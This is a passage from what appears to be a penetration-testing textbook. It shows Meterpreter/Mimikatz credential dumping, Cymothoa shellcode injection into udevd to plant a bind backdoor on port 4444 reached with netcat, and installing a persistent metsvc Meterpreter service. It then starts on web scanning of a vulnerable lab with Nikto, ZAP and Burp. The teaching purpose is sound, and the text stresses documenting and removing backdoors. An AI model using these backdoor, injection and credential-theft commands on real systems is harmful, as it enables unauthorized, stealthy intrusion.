0;997      Negotiate  NT AUTHORITY  LOCAL SERVICE    n.s. (Credentials KO)
0;46071    NTLM                                      n.s. (Credentials KO)
0;999      NTLM       WORKGROUP     XP-MODE$         n.s. (Credentials KO)
```

Another Metasploit command that leverages Mimikatz is the `Kerberos` command, which will obtain cleartext credentials on the compromised machine:

```
meterpreter > Kerberos
```

The command then produces the following output:

```
meterpreter > kerberos
[+] Running as SYSTEM
[*] Retrieving kerberos credentials
kerberos credentials
====================

AuthID     Package    Domain        User             Password
------     -------    ------        ----             --------
0;997      Negotiate  NT AUTHORITY  LOCAL SERVICE
0;996      Negotiate  NT AUTHORITY  NETWORK SERVICE
0;46071    NTLM
0;999      NTLM       WORKGROUP     XP-MODE$
0;1014485  NTLM       XP-MODE       Administrator    xpmodepassword
```

Maintaining access

After escalating the privilege to the target machines, the next step we should take is to create a mechanism to maintain our access to the target machines. So, in the future, if the vulnerability you exploited gets patched or turned off, you can still access the system. You may need to consult with your customer about this, before you do it on your customers' systems. In addition, it is critical during penetration testing that you ensure all backdoors that are placed are properly documented so that they can be removed after the test.

Now, let's take a look at some of the tools that can help us maintain our access on the target machines. The tools are categorized as follows:

- Operating system backdoors
- Tunneling tools
- Web backdoors

Operating-system backdoors

In simple terms, a backdoor is a method that allows us to maintain access to a target machine, without using normal authentication processes and remaining undetected. In this section, we will discuss several tools that can be used as backdoors to the operating system.

Cymothoa


Cymothoa is a backdoor tool that allows you to inject its shellcode into an existing process. The reason for this is to disguise it as a regular process. The backdoor should be able to coexist with the injected process in order to not arouse the suspicion of the administrator. Injecting shellcode into the process also has another advantage; if the target system has security tools that only monitor the integrity of executable files but do not perform checks of the memory, the process's backdoor will not be detected.

To run Cymothoa, just type the following command:

```
cymothoa
```

You will see the Cymothoa helper page. The mandatory options are the **Process ID** (**PID**), `-p`, to be injected and the shellcode number, `-s`.

To determine the PID, you can use the `ps` command in the target machine. You can determine the shellcode number by using the `-S` (list available shellcode) option:



Once you have compromised the target, you can copy the Cymothoa binary file to the target machine to generate the backdoor.

After the Cymothoa binary file is available in the target machine, you need to find out the process you want to inject and the shellcode type.

To list the running process in a Linux system, we can use the `ps` command with the `-aux` options. The following screenshot displays the result of running that command. There are several columns available in the output, but for this purpose, we only need the following columns:

- `USER` (the first column)
- `PID` (the second column)
- `COMMAND` (the eleventh column)

```
root      1453  0.0  0.0      0     0 ?      S<   20:56   0:00 [scsi_eh_0]
root      1459  0.0  0.0      0     0 ?      S<   20:56   0:00 [scsi_eh_1]
root      1472  0.0  0.0      0     0 ?      S<   20:56   0:00 [ksuspend_usbd]
root      1476  0.0  0.0      0     0 ?      S<   20:56   0:00 [khubd]
root      2360  0.0  0.0      0     0 ?      S<   20:56   0:00 [scsi_eh_2]
root      2591  0.0  0.0      0     0 ?      S<   20:56   0:00 [kjournald]
root      2765  0.0  0.1   2216   632 ?      S<s  20:56   0:00 /sbin/udevd --d
root      3132  0.0  0.0      0     0 ?      S<   20:56   0:00 [kpsmoused]
root      3816  0.0  0.0      0     0 ?      S<   20:56   0:00 [btaddconn]
root      3818  0.0  0.0      0     0 ?      S<   20:56   0:00 [btdelconn]
root      4094  0.0  0.0      0     0 ?      S<   20:56   0:00 [kjournald]
daemon    4234  0.0  0.1   1836   576 ?      Ss   20:56   0:00 /sbin/portmap
```

In this exercise, we will inject into the `2765` (`udevd`) PID and we will use payload number `1`. We need to set the port number for the payload using the `-y` option [port number `4444`]. The following is the Cymothoa command for this scenario:

```
./cymothoa -p 2765 -s 1 -y 4444
```

The following is the result of this command:


```
[+] attaching to process 2765

 register info:
 ---------------------------------------------------------------
 eax value: 0xfffffe00   ebx value: 0x11
 esp value: 0xbf95584c   eip value: 0xb7f62410
 ---------------------------------------------------------------

[+] new esp: 0xbf955848
[+] injecting code into 0xb7f63000
[+] copy general purpose registers
[+] detaching from 2765

[+] infected!!!
```

Let's try to log into our backdoor (port `4444`) from another machine by issuing the following command:

```
nc -nvv 172.31.99.244 4444
```

Here, `172.31.99.244` is the IP address of the target server.

The following is the result:



We have successfully connected to our backdoor in the remote machine and we were able to issue several commands to the remote machine.

Due to the backdoor being attached to a running process, you should be aware that this backdoor will not be available after the process is killed or when the remote machine has been rebooted. For this purpose, you need a persistent backdoor.

The Meterpreter backdoor

The Metasploit meterpreter has the `metsvc` backdoor, which will allow you to get the meterpreter shell at any time.

Be aware that the `metsvc` backdoor doesn't have authentication, so anyone who can access the backdoor's port will be able to use it.

For our example, we will use a Windows XP operating system as the victim machine, whose IP address is `192.168.2.21`; our attacking machine has the IP address of `192.168.2.22`.

To enable the `metsvc` backdoor, you first need to exploit the system and get the meterpreter shell. After this, migrate the process using the meterpreter's migrate command to other processes such as `explorer.exe (2)`, so you still have access to the system even though the victim closed your `payload (1)`:

```
PID   PPID  Name              Arch  Session     User                  Path
---   ----  ----              ----  -------     ----                  ----
0     0     [System Process]        4294967295
4     0     System            x86   0
136   1308  ctfmon.exe        x86   0           THE-F4C60DD36CA\      C:\WINDOWS\system32\ctfmon.exe
180   556   alg.exe           x86   0                                 C:\WINDOWS\System32\alg.exe
328   4     smss.exe          x86   0           NT AUTHORITY\SYSTEM   \SystemRoot\System32\smss.exe
340   924   wscntfy.exe       x86   0           THE-F4C60DD36CA\      C:\WINDOWS\system32\wscntfy.exe
480   328   csrss.exe         x86   0           NT AUTHORITY\SYSTEM   \??\C:\WINDOWS\system32\csrss.exe
504   328   winlogon.exe      x86   0           NT AUTHORITY\SYSTEM   \??\C:\WINDOWS\system32\winlogon.exe
556   504   services.exe      x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\services.exe
568   504   lsass.exe         x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\lsass.exe
748   556   VBoxService.exe   x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\VBoxService.exe
788   556   svchost.exe       x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\svchost.exe
860   556   svchost.exe       x86   0                                 C:\WINDOWS\system32\svchost.exe
924   556   svchost.exe       x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\System32\svchost.exe
972   556   svchost.exe       x86   0                                 C:\WINDOWS\system32\svchost.exe
1036  556   svchost.exe       x86   0                                 C:\WINDOWS\system32\svchost.exe
1308  1260  explorer.exe      x86   0     2     THE-F4C60DD36CA\user  C:\WINDOWS\Explorer.EXE
1396  556   spoolsv.exe       x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\spoolsv.exe
1444  556   scardsvr.exe      x86   0                                 C:\WINDOWS\System32\SCardSvr.exe
1664  556   svchost.exe       x86   0           NT AUTHORITY\SYSTEM   C:\WINDOWS\system32\svchost.exe
1964  1308  VBoxTray.exe      x86   0           THE-F4C60DD36CA\      C:\WINDOWS\system32\VBoxTray.exe
2368  924   wuauclt.exe       x86   0           THE-F4C60DD36CA\      C:\WINDOWS\system32\wuauclt.exe
3408  1308  met-back.exe      x86   0     1     THE-F4C60DD36CA\user  C:\Documents and Settings\user\Desktop\met-back.exe
```

To install the `metsvc` service, we just need to type the following command:

```
run metsvc
```

The following is the result of that command:

```
meterpreter > run metsvc
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\PvtgZxEAL...
[*]  >> Uploading metsrv.x86.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
        * Installing service metsvc
 * Starting service
Service metsvc successfully installed.
```

Now let's go to the victim machine. The backdoor is available at `C:Documents and SettingsAdministratorLocal SettingsTempPvtgZxEAL`.

You can see the `metsvc` EXE and DLL files there. Now, let's restart the victim machine to see whether the backdoor will work.

In the attacking machine, we start the multihandler with the `metsvc` payload using the following options, which are shown here:

```
msf exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/metsvc_bind_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (accepted: seh, thread, process, none)
   LPORT     31337            yes       The listen port
   RHOST     192.168.2.22     no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

After all the options have been set, just type `execute` to run the attack:

```
msf exploit(handler) > exploit

[*] Started bind handler
[*] Starting the payload handler...
[*] Meterpreter session 3 opened (192.168.2.22:47828 -> 192.168.2.21:31337) at 2013-12-27 23:20:50 +0700

meterpreter >
```

The attack was executed successfully; we now have the meterpreter session again. You can do anything with the meterpreter session.

To remove the `metsvc` service from the victim machine, you can run the following command from the meterpreter shell:

```
run metsvc -r
```

After that, remove the `metsvc` files from the victim machine.

Summary

In this chapter, we attempted to escalate the current access level and compromise other accounts on the system with the help of many tools. In the next chapter, we will attack web applications and websites in order to exploit poorly-configured security checkpoints to gain access to the network and systems in the backend, enabling the exfil of data.

10
Web Application Testing

In `Chapter 6`, *Vulnerability Scanning*, we looked at performing vulnerability scanning using Nessus and OpenVAS, two very powerful tools. In this chapter, we will be taking a look at tools specifically for web and web application scanning and attacking.

Most applications that are developed these days integrate different web technologies. This increases the complexity and risk of exposing sensitive data. Web applications have always been a long-standing target for malicious adversaries to steal, manipulate, sabotage, and extort corporate businesses. This proliferation of web applications has brought forth enormous challenges for pentesters. The key is to secure a web application's frontend, its backend usually consists of databases, any additional microservices, and the overall network security. This is necessary because web applications act as a data-processing system, and the database is responsible for storing sensitive data (for example, credit cards, customer details, and authentication data).

The tools that we are going to look at in this chapter include web application recon and vulnerability scanners, proxies, database attack types, web attack tools, and some client/browser attack tools.

Technical requirements

You will need the following for this chapter:

- Kali Linux
- **OWASP Broken Web Applications** (**BWA**)

OWASP BWA is a preconfigured virtual machine from OWASP that has a collection of vulnerable web applications. We'll be working with one of the apps on the VM and that's **Damn Vulnerable Web App** (**DVWA**).

Web analysis

In this section, we'll be looking at the tools used to identify possible vulnerabilities in web applications. Some of these tools, specifically Burp Suite and OWASP ZAP, go beyond performing vulnerability assessments against web and cloud applications and provide you with the ability to attack these vulnerabilities, and you will see them appear further into the chapter.

Based on the information we gather from the results of the various tools, we will be able to determine our attack vectors in attempts to gain access to the system through password attacks or exfiltrate data from databases or the system itself.

Nikto

Nikto is a basic web server security scanner. It scans and detects the vulnerabilities on web applications usually caused by misconfigurations on the server, default and insecure files, and outdated server applications. As Nikto is purely built on LibWhisker2, it supports out-of-the-box cross-platform deployment, SSL, host authentication methods (NTLM/Basic), proxies, and several IDS-evasion techniques. It also supports sub-domain enumeration, application security checks (XSS, SQL injection, and so on), and is capable of guessing authorization credentials using a dictionary-based password attack.

To use `nikto`, you can navigate to the **Applications** menu | **03 – Web Application Analysis** | **Web Vulnerability Scanner** | **nikto**, or in your Terminal simply type the following:

```
# nikto
```

Nikto can also be easily found by navigating to **Applications** | **Vulnerability Analysis** | **nikto.**

By default, as previously seen with other applications, simply running the command will display the different options that we have available. To scan a target, enter `nikto -h <target> -p <port>`, where `<target>` is the domain or IP address of your target website and `<port>` is the port that the service is running on. For this scan, `nikto` will be targeted at a local VM known as the OSWAP BWA (available at `https://sourceforge.net/projects/owaspbwa/files/`). OWASP BWA is a collection of deliberately vulnerable web applications in one VMware-based virtual machine:


```
root@kali:~# nikto -h 192.168.0.19 -p 80
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.19
+ Target Hostname:    192.168.0.19
+ Target Port:        80
+ Start Time:         2018-09-03 00:08:25 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch proxy_html/3.0.1
mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v
5.10.1
+ Server leaks inodes via ETags, header found with file /, inode: 286483, size: 28067, mtime: Thu Jul 30 2
2:55:52 2015
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against so
me forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of t
he site in a different fashion to the MIME type
+ OSVDB-3268: /cgi-bin/: Directory indexing found.
+ /crossdomain.xml contains a full wildcard entry. See http://jeremiahgrossman.blogspot.com/2008/05/crossd
omainxml-invites-cross-site.html
+ mod_mono/2.4.3 appears to be outdated (current is at least 2.8)
+ Perl/v5.10.1 appears to be outdated (current is at least v5.14.2)
+ proxy_html/3.0.1 appears to be outdated (current is at least 3.1.2)
+ Phusion_Passenger/4.0.38 appears to be outdated (current is at least 4.0.53)
```

Reading through the snippet of results in the screen capture, in the first few lines, `nikto` tells us the IP address of the target and the hostname. After the basic target information, `nikto` displays the web server that's running and its version, Apache 2.2.14, on a Ubuntu system with some modules that were loaded, for example `mod_perl/2.0.4` and `OpenSSL/0.9.8k`. Continuing down, we see some useful information, such as the path to the CGI folder (`/cgi-bin/`), and that some of the modules loaded are outdated:

```
+ OSVDB-3092: /phpmyadmin/changelog.php: phpMyAdmin is for managing MySQL databa
ses, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /test/: Directory indexing found.
+ OSVDB-3092: /test/: This might be interesting...
+ OSVDB-3092: /cgi-bin/: This might be interesting... possibly a system shell fo
und.
```

Further down in the results, `nikto` displays OSVDB codes. OSVDB is the abbreviation for Open Source Vulnerability Database. This was an initiative started by professionals in the security industry officially in 2004 and was a database that stored technical information on security vulnerabilities (a vast majority being web application-related). Unfortunately, the service shut down in April 2016 due to lack of support and contributions, however, the team over at `http://cve.mitre.org` have compiled a reference map that references the OSVDB to CVE entries (`http://cve.mitre.org/data/refs/refmap/source-OSVDB.html`).

This can be used to get more details on the OSVDB codes that `nikto` has provided:



CVE Reference Map for Source OSVDB

Source	OSVDB
Description	Open Source Vulnerability Database (OSVDB) entry
URL	http://osvdb.org/
Notes	

This reference map lists the various references for OSVDB and provides the associated CVE entries or ca

Note that the list of references may not be complete.

OSVDB:100007	CVE-2013-6796
OSVDB:10001	CVE-2004-2516
OSVDB:100030	CVE-2013-6936
OSVDB:1001	CVE-1999-0417
OSVDB:100106	CVE-2013-6374
OSVDB:100113	CVE-2013-4164
OSVDB:100191	CVE-2013-6795
OSVDB:10023	CVE-2004-1689
OSVDB:100342	CVE-2013-4212
OSVDB:100363	CVE-2013-4558
OSVDB:100364	CVE-2013-4505
OSVDB:10037	CVE-2004-2475

Nikto has the functionality to identify web application vulnerabilities, such as information disclosure, injection (XSS/Script/HTML), remote file retrieval (server-wide), command execution, and software identification. In addition to the basic scanning demonstrated, Nikto allows the penetration tester to tailor scans to their particular target. The following are some of the options that can be utilized for scanning:

- Using the `-T` command-line switch with individual test numbers will tailor the testing to specific types
- By using `–t`, you can set the timeout value for each test response
- `-D V` controls the display output
- `-o` and `-F` define the scan report to be written in a particular format
- There are other advanced options, such as `–mutate` (to guess subdomains, files, directories, and usernames), `-evasion` (to bypass the IDS filter), and `-Single` (for single test mode), which you can use to assess your target in depth


OWASP ZAP

OWASP Zed Attack Proxy (**ZAP**) is a web application vulnerability scanner. Created by the OWASP project, this is a Java-based open source scanner that has a great deal of functionality. It includes web crawlers, vulnerability identification, and fuzzing analysis, and can serve as a web proxy. To launch ZAP, go to **Applications** | **Web Application Analysis** | **owasp-zap**, or in the Terminal enter:


```
# owasp-zap
```

Once loaded, it's easy to get started with scanning the target site. On the main screen in ZAP, there is a field to enter the address of the target. This time, the target is one of the vulnerable web apps on the BWA virtual machine, DVWA. After entering the target, click the **Attack** button and watch ZAP go to work:


The results of the scan appear in the bottom on the main screen. The first step that ZAP takes when scanning a site is to identify, or crawl, the entire site, following links that are associated with the host:



After crawling the site, ZAP conducts a number of different checks against common web application vulnerabilities. These are indicated under the **Alerts** tab in the bottom left-hand corner. For example, the following are the vulnerabilities identified by ZAP on the DVWA application:



You can then drill down on specific site pathways to determine exactly where these vulnerabilities present themselves; in this case, we see that `login.php` is vulnerable to SQL injection:



Scanning is just the surface of all the tools ZAP has to offer. For more information about ZAP, OWASP has resources located at `https://www.owasp.org/index.php/ZAP`.


Burp Suite

Burp Suite is a combination of powerful web application security tools. These tools demonstrate the real-world capabilities of an attacker penetrating web applications. They can scan, analyze, and exploit web applications using manual and automated techniques. The integration facility between the interfaces of these tools provides a complete attack platform to share information between one or more tools. This makes the Burp Suite a very effective and easy-to-use web application attack framework.

To start Burp Suite, navigate to **Applications** | **Web Application Analysis** | **burpsuite** or use the Terminal to execute the following command:

```
# burpsuite
```


When Burp is launched for the first time, you'll be asked to accept the **Terms and Conditions** and also set up your **Project Environment** (leaving everything default is sufficient for now):




You will be presented with a Burp Suite window on your screen. All the integrated tools (**Target**, **Proxy**, **Spider**, **Scanner**, **Intruder**, **Repeater**, **Sequencer**, **Decoder**, and **Comparer**) can be accessed via their individual tabs. You can get more details about their usage and configuration through the **Help** menu or by visiting `http://www.portswigger.net/burp/help/`. Please note that Burp Suite is available in three different editions: **Free (Community)**, **Professional**, and **Enterprise**. The free community edition is the version available in Kali.

As mentioned before, Burp Suite comes with its own **Spider**. The application-aware spider, or burpspider, is a web crawler, which is essentially a bot that systematically browses a target site along with all its inner pages and maps its structure.

For our example, we'll be using Burp to crack the login credentials to gain access to the DVWA application. First, we need to set up our proxy and verify that the IP is set to the localhost IP and the port should be `8080`. Go to the **Proxy** tab followed by the **Options** sub-tab:

